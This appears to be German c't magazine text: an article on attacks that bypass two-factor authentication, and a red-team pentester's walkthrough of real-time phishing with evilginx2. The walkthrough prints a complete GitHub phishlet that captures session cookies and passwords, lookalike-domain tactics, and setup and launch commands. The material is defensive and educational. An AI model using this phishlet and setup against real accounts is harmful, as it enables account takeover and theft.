Am 17. April schließlich hat die Bundesregierung ihre abgestimmte Position zum Verordungsentwurf an den Rat der EU geschickt. Das Portal netzpolitik.org bekam das Dokument in die Finger und veröffentlichte es umgehend. Demnach fordert die Regierung den „Ausschluss von Maßnahmen, die zu einem Scannen privater verschlüsselter Kommunikation führen“. Außerdem seien Technologien auszuschließen, die „als sog. Client-Side-Scanning auf dem Endgerät des/der Anwenders/in zum Aufdecken von sexuellem Kindesmissbrauch im Internet und Grooming eingesetzt werden“. Diese Position entspricht in etwa der neuen Linie Faesers, wonach das anlasslose Scannen unverschlüsselter Daten weiterhin begrüßt wird. In der offiziellen Regierungslinie hat sie sich also größtenteils gegen die liberale Haltung der FDP durchgesetzt.

Allerdings lehnt Digitalminister Volker Wissing auch das Scannen unverschlüsselter Inhalte weiter ab: „Die Bundesregierung hat auf europäischer Ebene ein klares Signal gesetzt, dass Deutschland dem Verordnungsvorschlag nicht zustimmen wird, wenn nicht grundlegende Änderungen erfolgen. Das gilt für mich im Hinblick auf das Scannen privater Kommunikation auch dann, wenn sie unverschlüsselt ist“, ließ er auf Anfrage von c’t über einen Sprecher mitteilen.

Der Schutz der Privatsphäre und der privaten Kommunikation sei für ihn „eine Grundvoraussetzung für das Funktionieren unserer Demokratie, das Vertrauen in den Staat und seine Institutionen“. Doch genau diesen Schutz gibt die Regierung mit ihrer Position offensichtlich auf, weil sie die geplante Chatkontrolle nicht grundsätzlich ablehnt. Zwar führt im Rat das Bundesinnenministerium die Verhandlungen, doch könnte Wissing auch jetzt noch eine Enthaltung der Bundesregierung fordern.

Die spannende Frage ist, ob der Digitalminister einen großen Krach vom Zaun brechen will. Die EU-Kommission dürfte sich jedenfalls noch leidvoll daran erinnern, wie Wissing als Bundesverkehrsminister in der E-Fuels-Debatte Gesetzesänderungen in letzter Minute erzwungen hatte. *(hob@ct.de)* c't

Literatur


[1] Holger Bleich, Massenüberwachung durch die Hintertür, Wie ein EU-Kinderschutzgesetz die Presse- und Meinungsfreiheit massiv einschränken könnte, c’t 13/2022, S. 144

Bild: Andreas Gora/dpa

Sogar Fußballfans protestieren inzwischen in den Stadien gegen die Pläne der EU-Kommission, hier am 1. April 2023 beim Spiel 1. FC Union Berlin gegen den VfB Stuttgart.

Risikofaktor

Angriffe auf Zwei-Faktor-Authentifizierung



Neue Angriffe auf den zweiten Faktor ..... **Seite 16**
Zwei-Faktor-Phishing ausprobiert ..... **Seite 22**
Schutz vor 2FA-Angriffen ..... **Seite 26**

Bild: Andreas Martini

Ein sogenannter zweiter Faktor zusätzlich zum Passwort ist unerlässlich, um Benutzerkonten vor Hackern zu schützen. Doch inzwischen können Cyberangreifer die meisten Zwei-Faktor-Verfahren trickreich aushebeln. Die nötigen Hacking-Tools kann jeder herunterladen. Erfahren Sie, vor welchen Angriffen Sie sich in Acht nehmen müssen und wie Sie sich schützen.

Von Ronald Eikenberg

Aktiviere die Zwei-Faktor-Authentifizierung! Das ist der erste Tipp, den man bekommt, wenn man nach dem Absichern von Onlinekonten fragt. Zuerst einmal: Tun Sie das! Mit einer Zwei-Faktor-Authentifizierung (kurz: 2FA) sind Ihre Benutzerkonten erheblich besser vor Hackern geschützt als ohne.

Das gilt unabhängig davon, ob Sie beispielsweise schon einen modernen FIDO2-Stick nutzen, zeitlich begrenzt gültige Einmalpasswörter per OTP-App generieren oder sich die Codes ganz oldschool per SMS zuschicken lassen [1]. Alles ist besser als nichts und ohne 2FA braucht ein Angreifer nur Ihr Passwort, um ein Benutzerkonto zu kapern. Und das hat er schnell, etwa wenn er Sie im falschen Moment mit einer gut gemachten Phishingmail überrumpelt.

Allerdings müssen wir mit dem Mythos aufräumen, Accounts mit 2FA-Schutz seien automatisch hackersicher: Denn die Cyberschurken haben die Verbreitung der Schutzfunktion nicht tatenlos mitangesehen, sie haben längst nachgezogen. Um den zweiten Faktor auszuhebeln, entwickelten sie einige Tricks. Eine simple, aber besonders erfolgreiche Masche nennt sich MFA-Fatigue (MFA steht für Multi-Faktor-Authentifizierung, Fatigue für Erschöpfung).

Der Angreifer versucht sich hierbei mit bereits erbeuteten Zugangsdaten einzuloggen und ruft damit die Zwei-Faktor-Authentifizierung auf den Plan. Dadurch bekommt das Opfer in spe zum Beispiel eine Push-Benachrichtigung oder einen Anruf aufs Handy, den es bestätigen muss, bevor der Angreifer eingeloggt wird. Wahrscheinlich wird das Opfer ablehnen, aber Beharrlichkeit zahlt sich aus: Der Angreifer wiederholt das einfach so lange, bis der genervte Kontobesitzer schließlich auf den richtigen Knopf drückt, damit Ruhe herrscht (siehe S. 18, oben).

Dass MFA-Fatigue tatsächlich funktioniert, zeigen Hackerangriffe auf Cisco, Microsoft und Uber, bei denen diese Technik genutzt worden sein soll, und zwar auch von der Cybergang LAPSUS$. Sie tauschte sich in ihrem Telegram-Kanal darüber aus: „Ruf den Angestellten 100 Mal um 1 Uhr nachts an, während er versucht, zu schlafen, und er wird es höchstwahrscheinlich bestätigen." Mit Push-Benachrichtigungen klappt es genauso gut.

Microsoft hat allein im August 2022 über 40.000 Fatigue-Angriffe auf Kunden seines Azure Active Directory (AD) registriert (siehe ct.de/yed7), Tendenz steigend. 58 Prozent machten dabei Anrufe aus, der Rest waren vor allem Push-Benachrichtigungen. Besorgniserregend ist, dass laut Microsoft circa 1 Prozent der Nutzer die 2FA-Aufforderung gar nicht hinterfragt haben und schon beim ersten Versuch zustimmten. Azure AD ist für Angreifer besonders interessant, weil sie mit solchen Benutzerkonten die Kontrolle über ganze Unternehmen gewinnen können.

Auch Social Engineering setzen Cyberkriminelle gezielt gegen 2FA ein. Sie geben sich zum Beispiel am Telefon oder per WhatsApp als technischer Support aus und kündigen an, dass gleich ein Code per SMS kommt, den sie dringend und aus wichtigen Gründen benötigen. Gibt das Opfer den Zwei-Faktor-Code preis, loggt sich der Angreifer damit ein und kapert das Benutzerkonto. Sind Sie dem Angreifer den Aufwand wert, ergaunert er sich bei Ihrem Mobilfunkprovider eine zusätzliche SIM-Karte zu Ihrem Mobilfunkvertrag und empfängt die SMS gleich selbst (SIM-Swapping). Eine Kontaktaufnahme ist dann nicht nötig.

Die Zwei-Faktor-Authentifizierung schützt Sie nicht mal vor Trojanern: Ein Schädling auf Ihrem Rechner kann nicht nur Zugangsdaten abgreifen, sondern auch Session-Cookies aus Ihrem Browser. Das ist sogar das größere Problem, denn die sind viel wertvoller als Ihre Zugangsdaten. Importiert der Angreifer die geklauten Cookies in seinen Browser, ist er in aller Regel automatisch und dauerhaft eingeloggt – ganz ohne Zugangsdaten und zweiten Faktor.

Auf diese Weise haben Angreifer in letzter Zeit die Kontrolle über mehrere populäre YouTube-Kanäle übernommen. Zuletzt hat es etwa den Kanal „Linus Tech Tips" erwischt, der über 15 Millionen Abonnenten zählt. Die Hacker schickten ein vermeintliches Kooperationsangebot





Bild: Microsoft

Eines der am häufigsten genutzten Zwei-Faktor-Verfahren sind kurzzeitig gültige Einmalpasswörter (TOTP, manchmal kurz OTP). Zur Authentifizierung generiert man Einmalcodes mit einer App wie dem Microsoft Authenticator.

MFA-Fatigue

Einfach, aber effektiv: Beim MFA-Fatigue-Angriff versucht sich der Angreifer immer wieder mit gültigen, zuvor erbeuteten Zugangsdaten auf der Website einzuloggen. Die Website bittet den Accountbesitzer jedes Mal, den Loginversuch zu bestätigen, etwa per Anruf oder Push-Benachrichtigung – so lange, bis er schließlich entnervt oder versehentlich zustimmt.



per Mail an Mitglieder des Teams. Dahinter steckte jedoch eine ausführbare Datei, die als PDF getarnt war. Nachdem sie ausgeführt wurde, griff sie auf das Browserprofil des Opfers zu, darunter auch die Session-Cookies. Damit gelang eine Übernahme des YouTube-Kanals, obwohl 2FA aktiv war. Für die Betreiber bedeutete das viel Ärger: Die Täter verbreiteten über den Kanal einen Bitcoin-Betrug und löschten zudem sämtliche Videos des Accounts. Nach kurzer Zeit wurde der ganze Kanal von YouTube aufgrund verdächtiger Aktivitäten gelöscht, später jedoch wiederhergestellt.

Der Missbrauch von Session-Cookies trifft nicht nur YouTuber. Kriminelle haben




Bild: @_MG_ / Twitter

Die Hackergruppe LAPSUS$ hat ihre Opfer offenbar nachts mit Anrufen bombardiert, um den zweiten Faktor zu umgehen. Diese Technik nennt sich MFA-Fatigue und baut darauf, dass der Opfer in spe schon irgendwann einwilligt, wenn man es lange genug nervt.

ein Geschäftsmodell aus dem Handel mit geklauten Cookies entwickelt. Diese wurden bis vor Kurzem etwa auf dem Cybercrime-Marktplatz „Genesis Market“ gehandelt, den ein internationaler Zusammenschluss von Strafverfolgern Anfang April stilllegen konnte. Dort sollen über 80 Millionen Zugangsdaten feilgeboten worden sein – teilweise schon für weniger als 1 US-Dollar das Stück. Betroffen waren auch Zugänge aus dem Finanzsektor, für kritische Infrastrukturen sowie Bundes-, Landes- und Kommunalbehörden. Der Codename des Einsatzes gegen den Marktplatz lautete „Operation Cookie Monster“ (Operation Krümelmonster).

Außer Cookies und Zugangsdaten waren dazu passende Browser-Fingerprints erhältlich, also die individuellen Daten, die Browser beim Aufruf einer Website an den Server senden. So konnten Käufer der illegalen Ware ihre Opfer perfekt imitieren. Die gekauften Daten ließen sich über eine Chrome-Erweiterung des Marktplatzes einfach in den eigenen Browser importieren. Auch wenn der Schlag gegen den Genesis Market als großer Erfolg zu werten ist – es hat sich gezeigt, dass es nie lange dauert, bis es Nachfolger gibt, die entstandene Lücken füllen.

Real-Time-Phishing

Beunruhigende Entwicklungen gibt es auch bei Phishing-Websites. Diese fragen immer häufiger nicht mehr nur nach Zugangsdaten, sondern auch nach dem zweiten Faktor. Insbesondere haben es die Phisher auf die sehr verbreiteten Einmalcodes abgesehen, die per Authenticator-App generiert oder per SMS verschickt werden und meistens nur eine Minute lang gültig sind. Beim 2FA-Phishing ist es für den Angreifer jedoch nicht damit getan, das Phishing-Formular um ein weiteres Feld für die Codes zu ergänzen. Er kann sie nicht einfach speichern, um sich später damit einzuloggen, da sie dann wertlos sind und nicht mehr funktionieren.

Für dieses Problem haben die Cybergangs schon lange eine Lösung gefunden, nämlich Real-Time-Phishing, auch Adversary-in-the-middle (AiTM) genannt. Das Prinzip ist simpel, aber sehr effektiv: Der Phishing-Server arbeitet als sogenannter Reverse-Proxy. Das beutet, dass der Phishing-Server login.m1crosoftonline.tld nicht einfach ein nachgebautes Login-Formular ausliefert, er ruft stattdessen in Echtzeit die legitime Microsoft-Website ab und reicht sie an das potenzielle Opfer durch (siehe Schaubild auf S. 20).

Das Ergebnis sieht nicht nur echt aus, es funktioniert auch wie gewohnt, da der Reverse-Proxy alle Anfragen in beide Richtungen durchschleust, auch nach dem Login. Das Opfer kann sich also mit seinen Zugangsdaten einloggen, die Zwei-Faktor-Authentifizierung durchführen, auf sein Postfach zugreifen und vieles mehr. Der Knackpunkt ist, dass der Angreifer alles im Klartext mitlesen kann.

Er interessiert sich insbesondere für das durchgeschleuste Session-Cookie, das der Phishing-Server sicher für ihn verwahrt. Damit hat der Angreifer künftig die volle Kontrolle über das gephishte Benutzerkonto. Die Zugangsdaten braucht er dafür zwar nicht, er wird sie wahrscheinlich trotzdem einsammeln – sie könnten ja bei einem anderen Dienst passen, wenn das Opfer nicht konsequent für jeden Dienst ein anderes Passwort nutzt.

Phishing als Dienstleistung

Real-Time-Phishing ist hochgefährlich. Nicht nur, weil es eine Reihe von Methoden zur Zwei-Faktor-Authentifizierung aushebelt, auch weil das Opfer nichts davon mitbekommt. Die Gefahr ist ganz real: Ein Forscherteam entdeckte schon vor zwei Jahren über 1200 Domains, über die 2FA-Phishing betrieben wurde (siehe ct.de/yed7), seitdem dürften es noch mal deutlich mehr geworden sein.

Denn technisches Know-how muss der Angreifer dafür nicht mitbringen, längst haben kriminelle Dienstleister den Markt für sich entdeckt. Microsoft berichtete in einem Blogbeitrag (siehe ct.de/yed7) jüngst von den Aktivitäten der Cy-




Bild: YouTube

YouTube-GAU trotz 2FA: Angreifer übernahmen die Kontrolle über den bekannten YouTube-Kanal „Linus Tech Tips“, obwohl eine Zwei-Faktor-Authentifizierung eingerichtet war.

bergang DEV-1101, die 2FA-taugliche Phishing-Kits für eine Monatspauschale von 300 US-Dollar bereitstellt – Phishing-as-a-Service. Das Angebot kommt offenbar gut an, laut Microsoft wird das Phishing-Kit täglich für Millionen Phishing-Mails genutzt. Einen besonders aktiven Kunden beobachtet das Unternehmen seit September 2022, er allein hat eine Phishing-Kampagne mit über einer Million Mails abgewickelt.

Die Masche: Dem Empfänger wurde ein PDF-Dokument angekündigt, das unter einem Link in der Mail bei Microsoft 365 (ehemals Office 365) abrufbar sein soll. Das war aber nicht, was er bekam. Besonders perfide ist, dass der Link in der Mail nicht direkt auf das Phishing-Kit zeigte, sondern auf ein Captcha, wie man es auch von legitimen Websites kennt. Das soll die Erkennung durch automatisierte Anti-Phishing-Systeme erschweren. Wenn ein automatisierter Mail-Scanner den Link aus der Mail prüfte, fand er nur ein harmloses Captcha vor. Nur, wenn man es löste, wurde man zu dem Server mit dem Phishing-Kit weitergeleitet. Solche schlüsselfertigen Phishing-Kits sind keine Rarität. EvilProxy etwa ist ein weiterer Anbieter von Phishing-as-a-Service. Angebote finden sich in Cybercrime-Foren, viele Anbieter betreiben auch Telegram-Kanäle für Vertrieb und Support.

Wer grundlegende technische Kenntnisse hat, braucht nicht mal in die dunklen Ecken des Internets abzutauchen. Phishing-Tools findet man leicht bei GitHub – als Open Source und völlig kostenlos. Das hat seinen Grund, denn auch Sicherheitsexperten sind darauf angewiesen, auf solche Tools zugreifen zu können, etwa um Schutzmaßnahmen zu entwickeln oder um Phishing-Angriffe bei Awareness-Maßnahmen zu simulieren. Allerdings lassen sich die Tools auch für echte Angriffe missbrauchen. Das bekannteste der frei verfügbaren Phishing-Tools ist evilginx2. Wie das konkret funktioniert, schildert der Sicherheitsexperte Christian Dölling im Artikel auf Seite 22.

Schutzmaßnahmen

„Was tun?“ lässt Schiller Zeus in der Teilung der Erde sprechen. Auch wenn der Artikel bis hierhin ein eher düsteres Bild zeichnet, ist Kapitulation keine Lösung – ohne 2FA sind Sie noch leichtere Beute. Gut: Nicht alle 2FA-Verfahren sind gleichermaßen angreifbar. Das Bundesamt für Sicherheit in der Informationstechnik (BSI) hat umfangreiche Bewertungstabellen zur Sicherheit von 2FA-Verfahren herausgegeben (siehe ct.de/yed7), darunter auch eine Tabelle zur „Resilienz gegen Real-Time-Phishing“. Von den bei gängigen Webdiensten eingesetzten Ver-

Es gibt 10 Arten von Menschen.
iX-Leser
und die anderen.
Jetzt Mini-Abo testen:
3 Hefte + Bluetooth-Tastatur
nur 19,35 €
www.iX.de/testen
www.iX.de/testen
leserservice@heise.de
49 (0)541 800 09 120

fahren kommt nur FIDO2 mit der Bewertung „gut“ weg, der entscheidende Grund: „Besondere Sicherheitsrelevanz hat hierbei die Verwendung des Token Binding.“


Das bedeutet, dass das Authentifizierungs-Token fest an einen Host gebunden ist, also an den legitimen Dienst, bei dem man sich anmelden möchte. Bei FIDO2 fließt automatisch die Domain des Dienstes in die Authentifizierung ein. Wenn Sie doch mal auf eine Phishing-Mail reinfallen und sich mit FIDO2 gegenüber login.m1crosoftonline.tld authentifizieren, kann der Phishingserver trotzdem nicht auf Ihr Microsoft-Benutzerkonto zugreifen, weil Microsoft eine andere Domain nutzt.

Das alles passiert hinter den Kulissen. Das wichtigste Element ist bei FIDO2 ein sogenannter Sicherheitsschlüssel, auch Authenticator genannt. Dieser nutzt kryptografische Schlüssel, um eine Aufgabe (Challenge) zu lösen, die ihm der Server stellt, gegenüber dem Sie sich authentifizieren möchten. Der Server kann zweifelsfrei feststellen, dass die Challenge mit einem privaten Kryptoschlüssel gelöst wurde, den nur der Authenticator kennt.

Da die Domain der Website immer in diese Challenge einfließt, löst der Authenticator auf der Phishingsite login.m1crosoftonline.tld eine andere Challenge als auf der legitimen Microsoft-Website login.microsoftonline.com. Würde der Phishing-Proxy die für seine Domain gelöste Challenge an Microsoft durchreichen, kann der Nutzer damit nicht eingeloggt werden – und das Real-Time-Phishing ist abgewehrt.

Real-Time-Phishing

Beim Real-Time-Phishing lockt der Angreifer sein Opfer auf einen Reverse-Proxy, der alle Anfragen an die legitime Website weiterleitet. Auch den zweiten Faktor reicht der Proxy einfach durch. Die Website funktioniert daher wie gewohnt, der Angreifer kann aber alles mitlesen. So gelangt er an das Session-Cookie, mit dem er den Account übernehmen kann.



FIDO2 für alle

Wenn also ein Dienst FIDO2 anbietet, gibt es keinen Grund, es nicht zu nutzen. Anfangs musste man sich noch zwingend einen externen Sicherheitsschlüssel [2] kaufen, etwa in Form eines USB-Sticks, inzwischen arbeiten aber auch viele Geräte mit Windows, macOS, Android und iOS als FIDO2-Schlüssel, indem sie einen ohnehin eingebauten Security-Chip dafür nutzen.

Durch die sogenannten Passkeys [3] ist FIDO2 gerade noch mal einfacher geworden. Es handelt sich dabei nicht um ein grundlegend neues Verfahren, sondern um das bewährte FIDO2, das aber einfacher zu benutzen ist. Die wichtigste Änderung ist, dass man nicht länger jedes Gerät, das man zur Anmeldung nutzen möchte, mühsam mit allen Accounts verknüpfen muss.

Bei Passkeys sind die genutzten Kryptoschlüssel nicht mehr fest an einzelne Geräte gebunden, sondern dürfen verschlüsselt über eine Cloud synchronisiert werden. Wenn Sie eines Ihrer Geräte mit einem Account verknüpft haben, können Sie diesen im besten Fall automatisch auch mit allen anderen Geräten nutzen. Mit Apple- und Android-Geräten klappt das schon jetzt innerhalb des jeweiligen Systems, Windows soll in Kürze folgen. Wenn Sie Ihr Smartphone als Passkey-Authenticator nutzen, können Sie sich damit auch auf Rechnern einloggen, auf denen keine Passkeys eingerichtet sind.

Plan B

Doch auch FIDO2 ist derzeit nicht die Lösung aller Login-Probleme, da längst nicht alle wichtigen Websites das moderne Authentifizierungsverfahren anbieten – teilweise nicht mal eine andere Form der Zwei-Faktor-Authentifizierung. Sie benötigen für solche Fälle zwangsläufig einen Plan B, einen Plan C und so weiter. Wählen Sie jeweils das sicherste Authentifizierungsverfahren aus, das Sie bei einem Dienst nutzen können.

Dabei hilft Ihnen der Artikel auf Seite 26, der zeigt, wie Sie Ihre Benutzerkonten bestmöglich vor 2FA-Phishing und ähnlichen Angriffen schützen. Das hört nicht bei der Wahl des 2FA-Verfahrens auf, denn selbst FIDO2 kann Sie beispielsweise nicht davor bewahren, dass Angreifer mit einem Trojaner Session-Cookies auf Ihrem Rechner erbeuten und damit auf Ihre Accounts zugreifen. Gefragt sind weitere grundlegende Schutzmaßnahmen, die wir in dem Artikel ebenfalls beschreiben. Wenn Sie die Ratschläge beherzigen, ist die Wahrscheinlichkeit, dass Ihre Accounts geknackt werden, sehr gering. *(rei@ct.de)* c't

Literatur

[1] Niklas Dierking, Ronald Eikenberg, Schlosskombination, Verfahren und Geräte für sichere Online-Zugänge, c't 9/2022, S. 18
[2] Ronald Eikenberg, Online-Schlüssel, FIDO2-Sicherheitsschlüssel zum Einloggen mit und ohne Passwort, c't 25/2019, S. 66
[3] Kathrin Stoll, Tschüss Passwort?, So funktionieren Passkeys, c't 26/2022, S. 126

Hintergrundinfos & BSI-Bewertungstabellen: ***ct.de/yed7***

Spart bei Strom & Platzbedarf - nicht bei der Leistung!

NEUE EDITION:

Low Energy Server v4

Jetzt LES entdecken:

thomas-krenn.com/v4

+49 (0) 8551.9150-300

THOMAS KRENN®




Bild: Andreas Martini

Phishing 2.0

Ausprobiert: Phishing trotz Zwei-Faktor-Authentifizierung

Phishing bleibt für kriminelle Hacker das Mittel der Wahl, um fremde Zugangsdaten abzugreifen und den zweiten Faktor zu umgehen. Aber auch legale und beauftragte Hacker nutzen die Methode. Wie so ein Angriff abläuft, lesen Sie in diesem Text.

Von Christian Dölling

Es ist Mittwochmorgen gegen 8 Uhr: Der Kaffee läuft durch den Filter und ich starte meinen Computer. Ich bin gut gelaunt, denn heute starte ich einen Hackerangriff auf unseren Kunden. Hackerangriff? Das mache ich beruflich, seitdem ich Anfang 2021 beschlossen habe, das Anwaltsdasein aufzugeben. Die Firma, deren Mitarbeiter ich bin, wird beauftragt Schwachstellen aufzudecken, bevor kriminelle Hacker dies tun. Im Folgenden demonstriere ich also einen Angriff mit Real-Time-Phishing auf eine Firma, die ich einfach mal Beispielfirma nenne. Tatsächlich gehen kriminelle Hacker so vor. Am Rande erwähnt: Entgegen des 08/15-Standard-Platzhalterbildes vieler Medien arbeiten die meisten von uns legalen Auftragshackern weder nachts noch in Kapuzenpullovern.

In meinem Werkzeugkasten für Real-Time-Phishing liegt das Tool evilginx2. Damit will ich das GitHub-Konto eines Entwicklers in einer Softwarefirma angreifen, das durch Zwei-Faktor-Authentifizierung mit einer OTP-App geschützt ist. GitHub will alle Nutzer der Plattform, die Code beitragen, bis Ende 2023 dazu verpflichten, ihren Account durch 2FA zu schützen, schreibt aber nicht vor, ob das beispielsweise durch SMS, Einmalcodes oder einen FIDO2-Stick passieren soll.

Am Anfang steht jedoch das Reißbrett: Die Beispielfirma hat mich mit einem sogenannte Red Team Assessment beauftragt, sprich: die Firma ohne besondere Vorkenntnisse zu hacken. So ein Assessment kann je nach Auftraggeber unterschiedliche Ziele haben, beispielsweise zu prüfen, ob ein Zugriff auf das E-Mail-Postfach des CEO möglich wäre, auf eine Überweisung oder ob man die Gehaltsabrechnungen der Mitarbeiter lesen kann. Für diesen Auftrag geht es um das Szenario „Wirtschaftsspionage“. Ich soll möglichst unerkannt Programmcode aus einem nichtöffentlichen GitHub-Repository erbeuten. Die auftraggebende Softwareschmiede will durch den Probehack verhindern, dass echte Angreifer Code der Firma in Untergrundforen handeln oder Schadcode einschleusen.

Wie bei jedem Red Team Assessment steht eine Recherche an erster Stelle. Beispielsweise bei Karriereportalen wie XING und LinkedIn, auf anderen Social Media Plattformen oder auf der Internetpräsenz des Auftraggebers selbst fand ich heraus, dass der Softwareentwickler Simon Saubermann an dem besagten Softwarepro-


jekt arbeitet. Ich erfahre auch, dass Simon beruflich GitHub nutzt und höchstwahrscheinlich Zugriff auf das private Repository mit dem Quellcode der Software hat. Ich entschließe mich deshalb, einen Phishing-Angriff auf Simon zu starten, um mir Zugriff auf seinen GitHub-Account zu verschaffen. Ich erwarte, dass Simon als IT-Profi seinen Account durch die Zwei-Faktor-Authentifizierung von GitHub schützt. Die wird ihn aber nicht retten können.

Der Köder

Zunächst muss ich mich entscheiden, wie ich Simon dazu bringe, meine Phishing-Seite zu besuchen. 2FA-Phishing hat mit herkömmlichen Phishing-Angriffen gemein, dass der Angreifer das Opfer durch irgendeine Form von Social Engineering dazu bewegt, die Seite zu besuchen und ihr zu vertrauen. Ich entscheide mich für den Klassiker: Phishing per E-Mail.

Die Phishing-Mail soll möglichst echt aussehen und das will vorbereitet sein. Ein No Brainer ist es, die Domain der Homepage zu finden. In diesem Fall ist es beispielfirma.tld. Sorry, aber das muss so generisch sein, denn hier soll sich keine Firma angesprochen fühlen.

Da ich vorhabe, eine E-Mail an Simon zu versenden, die vermeintlich von intern kommt, registriere ich mir die Domain beispielfírma.tld. Man beachte den Akzent über dem letzten „i“. Von dieser Domain werde ich Simon später die Phishing-E-Mail schicken. Das ist besser als so zu tun, als stamme sie von der echten Domain des Opfers („Spoofing“). Denn dabei kassieren höchstwahrscheinlich Spamfilter oder andere Schutzmaßnahmen die Mail ein, sodass sie das Opfer gar nicht erst erreicht. Besser ist eine Domain, die der echten Domain zum Verwechseln ähnlich sieht, wenn das Opfer nicht ganz genau hinsieht. Dann kann die Phishing-Mail sogar digital signiert sein.



Onlinekonten mit einem zweiten Faktor, beispielsweise einem Einmalpasswort aus einer OTP-App, zu schützen, ist besser, als sich auf das Passwort allein zu verlassen. Raffinierte Phisher können den Schutz aber umgehen.

c't kompakt

- Onlinekonten sollte man mit Zwei-Faktor-Authentifizierung absichern, aber nicht alle Methoden schützen auch vor Phishing.
- Software für Real-Time-Phishing gibt es kostenlos und als Open Source im Netz.
- Das Phishing-Tool evilginx2 umgeht den zweiten Faktor und stiehlt Session-Cookies, mit denen Hacker und Sicherheitsforscher Accounts übernehmen können.


Als Nächstes muss ich mir einen Vorwand überlegen, unter dem ich Simon auf meine Phishing-Seite locken möchte. Das geht genauso wie bei einer klassischen Phishing-Attacke. Ich habe Opfern bereits erfolgreich vorgegaukelt, es gebe ein neues Zeiterfassungsportal unter anderebeispielfirma-zeiterfassung.tld, um beispielsweise firmeninterne Zugangsdaten wie LDAP-Passwörter abzugreifen. In anderen Fällen teilte ich den Opfern mit, dass es ein sicherheitskritisches Update gebe und bitte darum, die verlinkte Seite update.anderebeispielfirma.tld zu besuchen, eine Datei herunterzuladen und diese auszuführen, damit ich Zugriff auf den Computer bekomme.

In diesem Fall soll Simon eine Nachricht „von der IT“ bekommen, in der es heißt, der Zugriff auf GitHub werde aus Sicherheitsgründen gesperrt und GitHub sei nur noch für ausgewählte Nutzer aus dem Firmennetzwerk erreichbar – natürlich unter der von mir kontrollierten Internetadresse. Ich hoffe, dass Simon beim Lesen der Nachricht ein wenig Angst bekommt und prüfen will, ob sein Zugang wirklich noch funktioniert. Damit das Nachfolgende funktioniert, registriere ich mir die Domain beispielfirma.support. Damit lassen sich beliebige Subdomains wie github.beispielfirma.support vergeben. Als Domainbesitzer kann ich später gültige TLS-Zertifikate von Let’s Encrypt einsetzen, damit das bekannte Schloss in der Adressleiste des Browsers erscheint.

Für die Phishingsite reicht es meist nicht aus, wenn sich die Domain nur durch ein Sonderzeichen wie „í“ vom Original unterscheidet. Moderne Browser erkennen solche Abweichungen anhand der Sonderzeichen und warnen Nutzer mit Meldungen wie „Meinten Sie beispielfirma.tld?“, „Ist das die richtige Website?“ oder gar: „Warnung: Gefälschte Website“. Deshalb sollte die Phishingsite eine Adresse haben, die weit genug von der echten abweicht, sodass auch die Browser keinen Verdacht schöpfen. Sie sollte der echten Adresse aber noch so sehr ähneln, dass sie dem Opfer plausibel erscheint.

Die Falle

Der Köder ist vorbereitet, nun ist die Phishingsite dran, die mir Simons GitHub-Account öffnen soll. Bei herkömmlichen Phishing-Angriffen baut man eine Webseite nach, die der Login-Seite des Originals ähnlich sieht. In die nachgebaute Eingabemaske soll das Opfer dann seine Zugangsdaten eingeben. Die Methode ist aber sehr mühselig und funktioniert au-



Die Phishingsite ließe sich an der ungewöhnlichen URL erkennen. Der Hacker muss sich darauf verlassen, dass das Opfer unaufmerksam ist oder einen plausiblen Grund für die URL nennen.

29 lines (25 sloc) | 763 Bytes Raw

```
author: '@audibleblink'
min_ver: '2.3.0'
proxy_hosts:
  - {phish_sub: '', orig_sub: '', domain: 'github.com', session: true, is_landing: true}
  - {phish_sub: 'api', orig_sub: 'api', domain: 'github.com'}
  - {phish_sub: 'github', orig_sub: 'github', domain: 'githubassets.com'}

sub_filters:
  - {triggers_on: 'github.com', orig_sub: '', domain: 'github.com', search: 'integrity="(.*?)"', replace: '', mimes: ['text/html']}

auth_tokens:
  - domain: '.github.com'
    keys: ['logged_in', 'dotcom_user']
  - domain: 'github.com'
    keys: ['user_session', '_gh_sess']

credentials:
  username:
    key: 'login'
    search: '(.*)'
    type: 'post'
  password:
    key: 'password'
    search: '(.*)'
    type: 'post'

login:
  domain: 'github.com'
  path: '/login'
```

Das GitHub-Repository von evilginx2 bringt neben GitHub auch weitere Phishing-Vorlagen (phishlets) für populäre Dienste wie Airbnb, Amazon, TikTok und Outlook mit.

ßerdem nicht mehr, wenn das Opfer das Konto durch eine Zwei-Faktor-Authentifizierung schützt. Hier kommt das Tool evilginx2 ins Spiel.

Das Hackerwerkzeug geht raffinierter vor: Es dient als Reverse-Proxy und leitet alle Anfragen des Opfers leicht modifiziert an die Originalseite weiter, dabei schneidet es den Datenverkehr im Klartext mit. Beispielsweise ändert evilginx2 alle Links und Weiterleitungen der echten Website so, dass sie auf den Phishingserver zeigen. So stellt es sicher, dass das Opfer stets auf der Phishingsite verbleibt und sämtlicher Datenverkehr zuverlässig über evilginx2 läuft.

Als Angreifer spart evilginx2 viel Arbeit, weil ich die Webseite nicht detailgetreu nachbauen muss, um das Opfer zu täuschen. Stattdessen klemmt sich das Phishing-Tool einfach vor die Original-Webseite, die sich exakt so verhält, wie das Opfer es erwartet. Als Regelsammlung für die Phishingsite nutzt evilginx2 sogenannte „phishlets“. Das sind Textdateien im YAML-Format, die dem Tool vorschreiben, wie es mit der Zielseite kommunizieren muss und welche Parameter es aus dem Datenverkehr auslesen soll. Bei diesem Angriff sollen es die Session-Cookies sein, mit denen ich in den Account des Opfers trotz 2FA übernehmen kann. Dazu muss ich sie nach meinem Beutezug nur in meinen Browser importieren (siehe S. 16).

Als Vorbereitung muss ich beim Domain-Registrar meiner Phishing-Domain die IP-Adresse meines Servers als Nameserver eintragen:

```
ns1.beispielfírma.support = <IP-Adresse>
ns2.beispielfírma.support = <IP-Adresse>
```

Die eigentliche Installation von evilginx2 auf einem Linux-Server ist in ein paar Minuten abgehakt, eine Anleitung findet sich im GitHub-Repository des Projekts. Man benötigt Go und evilginx2 selbst. Zunächst kommt die aktuelle Version der Go-Bibliotheken auf die Platte und wird entpackt:

```
wget https://go.dev/dl/go1.20.3.↵
↳linux-amd64.tar.gzsudo tar -C ↵
↳/usr/local -xzf ↵
↳go1.20.3.linux-amd64.tar.gz
```

Dann soll die Shell erfahren, wo die Go-Binärdatei zu finden ist:

```
export PATH=$PATH:/usr/local/go/bin
source .profile
```

Nun noch git und make installieren, um evilginx2 kompilieren zu können:

```
sudo apt install git make
```

Es folgt der Klon des GitHub-Repositories und der Wechsel in das Verzeichnis:

```
git clone ↵
↳https://github.com/kgretzky/evilginx2
cd evilginx2
```

Zum Schluss kompiliere ich das Programm mit `make`, führe evilginx2 aus und gebe ihm das Verzeichnis mit, in dem die phishlets gespeichert sind:

```
sudo ./bin/evilginx -p ./phishlets/
```

